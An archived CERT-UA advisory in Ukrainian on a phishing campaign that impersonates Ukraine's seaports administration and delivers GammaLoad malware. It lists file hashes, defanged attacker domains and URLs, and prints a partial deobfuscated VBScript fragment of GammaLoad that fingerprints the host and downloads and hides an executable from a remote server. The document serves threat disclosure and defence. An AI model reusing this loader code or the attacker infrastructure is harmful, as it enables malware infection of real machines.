

CERT-UA

Archived: 2026-04-05 19:03:35 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від суб'єкту координації (Кіберцентр Державної прикордонної служби України) отримано інформацію щодо розповсюдження, начебто, від імені ДП «Адміністрація морських портів України», електронних поштових повідомлень із вкладенням у вигляді RAR-архіву «порти APK.rar».

Згаданий RAR-архів містить шкідливі DOCX-документи «Щодо заходження суден під іноземним прапором в порти АР Крим на 27.01.2022.docx» і «Щодо заходження суден під державним прапором в порти АР Крим на 27.01.2022.docx», кожен з яких, у свою чергу, містить вбудовану URL-адресу.

У разі відкриття документів буде завантажено і відкрито DOC-файл з макросом. Останній забезпечить виконання шкідливого VBA-коду, що призведе до ураження комп'ютера шкідливою програмою GammaLoad.

Атаку асоційовано з діяльністю групи Armageddon (відслідковується CERT-UA за ідентифікатором UAC-0010).

Індикатори компрометації

Файли:

9fe8203b06c899d15cb20d2497103dbb	порти APK.rar
178b0739ac2668910277cbf13f6386e8	Щодо заходження суден під державним прапором в порти
fd4de6bb19fac13487ea72d938999fbd	Щодо заходження суден під іноземним прапором в порти
8644a34af1bf278d4cbe28022f77fd69	derg.gif

Мережеві:

```
hxxp://surname192.temp.swtest[.]ru/prapor/su/derg.gif
hxxp://surname192.temp.swtest[.]ru/prapor/su/ino.gif
hxxp://<IP-адреса>/concession.mot
surname192.temp.swtest[.]ru
coagula[.]online
tortunas[.]ru
phymateus[.]online
stopcovid@email[.]cz
```

Хостові:

%USERPROFILE%\Downloads\<назва_файлу>.exe

Додаткова інформація

GammaLoad – шкідлива програма, розроблена з використанням мови програмування VB Script; основний функціонал – ідентифікація комп’ютера (визначення %COMPUTERNAME% і %SYSTEMDRIVE%) і подальше завантаження та запуск додаткових шкідливих програм. Персистентність забезпечується за допомогою запланованого завдання (Scheduled Task).

Графічні зображення




Рис. 1 Приклад шкідливого електронного листа та вбудованої URL-адреси

```
On Error Resume Next
SET desolateUqr = CreateObject("WScript.Shell")
SET retiredKzzawhq = desolateUqr
pencilMqCfqBr = "USERPROFILES"
badgerpjYab = retiredKzzawhq.ExpandEnvironmentStrings(pencilMqCfqBr)
SET appearsWcgOzy = CreateObject("Scripting.FileSystemObject")
foolKbqCm =
"hex(CreateObject("Scripting.FileSystemObject").GetDrive(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%SYSTEMDRIVE%")).SerialNumber)
branchAPdLm = Eval(foolKbqCm)
SET chokedpDo = desolateUqr
droppedByK = "%COMPUTERNAME%"
drugWl = chokedpDo.ExpandEnvironmentStrings(droppedByK)
disposeddBtRThn = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
SET delivevILON = GetObject(disposeddBtRThn)
SET neglectedbFW = delivevILON
gooseSuu = "SELECT * FROM Win32_PingStatus WHERE Address='received.uncivry.coqgila.com.kim'"
SET carMxzmBAP = neglectedbFW.ExecQuery(gooseSuu)
legitimateDan = ""
SET exposedzTC = carMxzmBAP

For Each indignationBgYf In exposedzTC
    legitimateDan = indignationBgYf.ProtocolAddress
Next

randomize
niecesLGDlw = badgerpjYab + "\Downloads\" + "desperately.exe"
SET solemnlyLRnsa = appearsWcgOzy

If solemnlyLRnsa.FileExists(niecesLGDlw) Then
    disappointmentWJNFu = "desperately.exe"
    hockeygFODm = badgerpjYab + "\Downloads\" + "desperately.exe"
    confirmedZlVBy hockeygFODm, disappointmentWJNFu
End If

sneezeRCD = badgerpjYab + "\Downloads\" + "desperately.exe"
SET miceJkO = appearsWcgOzy

If miceJkO.FileExists(sneezeRCD) Then
    glanceIFKDWua = badgerpjYab + "\Downloads\" + "desperately.exe"
    SET planningqSRDKM = appearsWcgOzy
    planningqSRDKM.DeleteFile(glanceIFKDWua)
end if

beamiCjDd = "desperately.exe"
crossingFHT = badgerpjYab + "\Downloads\" + "desperately.exe"
chinarVNDK = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36 Edg/88.0.705.81:" + drugWl + " " + branchAPdLm + " :/:." + "incidentally/."
moneyjFF = "http://" + legitimateDan + "/concession.mot" + DateAdd("s", 1, Now())
rollaarFXEC moneyjFF, chinarVNDK, crossingFHT, beamiCjDd

Function ripzHG( railwayDMS, ourJbJgREK)
    organizerMxK = 1
    SET relateBKe = CreateObject("Scripting.FileSystemObject")

    Do While organizerMxK <= 135
        WScript.Sleep 655
        organizerMxK = 1 + 1
        followingZhbfdor = railwayDMS
        SET obedienceAtyIx = relateBKe

        If not obedienceAtyIx.FileExists(followingZhbfdor) Then
            exit DO
        end if
    Loop

    preponderantBLIEO = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
    SET stealingVLAwM = GetObject(preponderantBLIEO)
    SET jokemqi = stealingVLAwM
    kennelCmMxBxbh = "SELECT Name FROM Win32_Process WHERE Name=' " + ourJbJgREK + "' "
    SET smeltDRsbv = jokemqi.ExecQuery(kennelCmMxBxbh)
    SET priesttZa = smeltDRsbv

    For Each puffeldpnba In priesttZa
        oftenhnRzL = "Terminate"
        Eval("puffeldpnba." + oftenhnRzL)
    Next

    squeezeSALed = railwayDMS
    SET marvellousDzVpG = relateBKe
    marvellousDzVpG.DeleteFile(squeezeSALed)
End Function

Function confirmedZlVBy(fashionedHTS, outfitCUD)
    SET rustywmJ = CreateObject("Scripting.FileSystemObject")
    eloiseBRDl = fashionedHTS
    SET logiceGXUT = rustywmJ
    SET paneleFisP = logiceGXUT.OpenTextFile(eloiseBRDl, 1, 1)
    SET countlessnFJDSK = paneleFisP
    becamevlpG = countlessnFJDSK.ReadAll
    SET nicknameHkylz = paneleFisP
    nicknameHkylz.Close
    canoeMIXKfs = becamevlpG
    compelledMqDrizz = Mid(canoeMIXKfs, 1, 2)
    itsxXiak = compelledMqDrizz

    If itsxXiak = "M" Then
        padEsOXHLW = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
        SET repetitionFRA = GetObject(padEsOXHLW)
        SET carXMhNe = repetitionFRA
        defeatedVTdmy = "Win32_ProcessStartup"
        SET flyeYQZQ = carXMhNe.Get(defeatedVTdmy)
        SET proceedingJavfe = flyeYQZQ
        additionalRoFDu = "proceedingJavfe.SpawnInstance_"
        SET soughtntN = Eval(additionalRoFDu)
        SET signaYUdZ = soughtntN
        gloriaOm = "signaYUdZ.ShowWindow = 0"
        Eval(gloriaOm)
        porchSXMS = "winmgmts:root\cimv2\Win32_Process"
        SET princexXMU = GetObject(porchSXMS)
        productionRV = 1

        Do While productionRV <= 73
            WScript.Sleep 564
            productionRV = 1 + 1
            placezXriald = fashionedHTS
            SET feeuDwFiz = rustywmJ

            If not feeuDwFiz.FileExists(placezXriald) Then
                exit DO
            end if
        Loop

        burglarykbcJe = fashionedHTS
        SET elizabethoid = soughtntN
        SET excursionKamRlo = princexXMU
        cannotyAijlXI = fashionedHTS
        hesitationTmHirc = outfitCUD
        ripzHG cannotyAijlXI, hesitationTmHirc
    end if

    WScript.Sleep 650
End Function

Function sierrahPH(leverRexKVM, clawRme, conductorIvrvXDK)
    SET demandFRL = CreateObject("ADODB.Stream")
    speechlessJNi = leverRexKVM

    If Len(speechlessJNi) > 15885 then
        SET cheersVvZdyjY = demandFRL
        cheersVvZdyjY.Open
        SET dismissRD = demandFRL
        dismissRD.Type = 1
        furthermoreKSpVg = leverRexKVM
        SET eyeSOSXs = demandFRL
        eyeSOSXs.Write (furthermoreKSpVg)
        SET infantYCR = demandFRL
        infantYCR.Position = 0
        SET funeralkot = demandFRL
        lightsFvCVI = clawRme + ".tmp"
        funeralkot.SaveToFile (lightsFvCVI)
        SET funqtXxy = demandFRL
        funqtXxy.Close
        SET conquestWwoyV = WScript.CreateObject("Scripting.FileSystemObject")
        WScript.Sleep 4853
        distributionCYDiKHO = clawRme
        cyclecoyHI = clawRme + ".tmp"
        SET fedFDMF = conquestWwoyV
        fedFDMF.MoveFile cyclecoyHI, distributionCYDiKHO
        piecUsdNoQ = clawRme
        hickEyK = conductorIvrvXDK
        confirmedZlVBy piecUsdNoQ, hickEyK
    end if
End Function

Function rollaarFXEC(conjectureDKIOMeU, sneuruJDOqf, jeanOLEFK, fileyGxqf)
    SET cultivationzVWqd = CreateObject("MSXML2.XMLHTTP")
    factyeOrath = conjectureDKIOMeU
    captiveSyD = "SET"
    SET strikingMfTEVj = cultivationzVWqd
End Function
```

Фрагменти
деобфускованого
коду шкідливої програми
GammaLoad

Рис. 2 Приклад програмного коду шкідливої програми GammaLoad

Source: <https://cert.gov.ua/article/18365>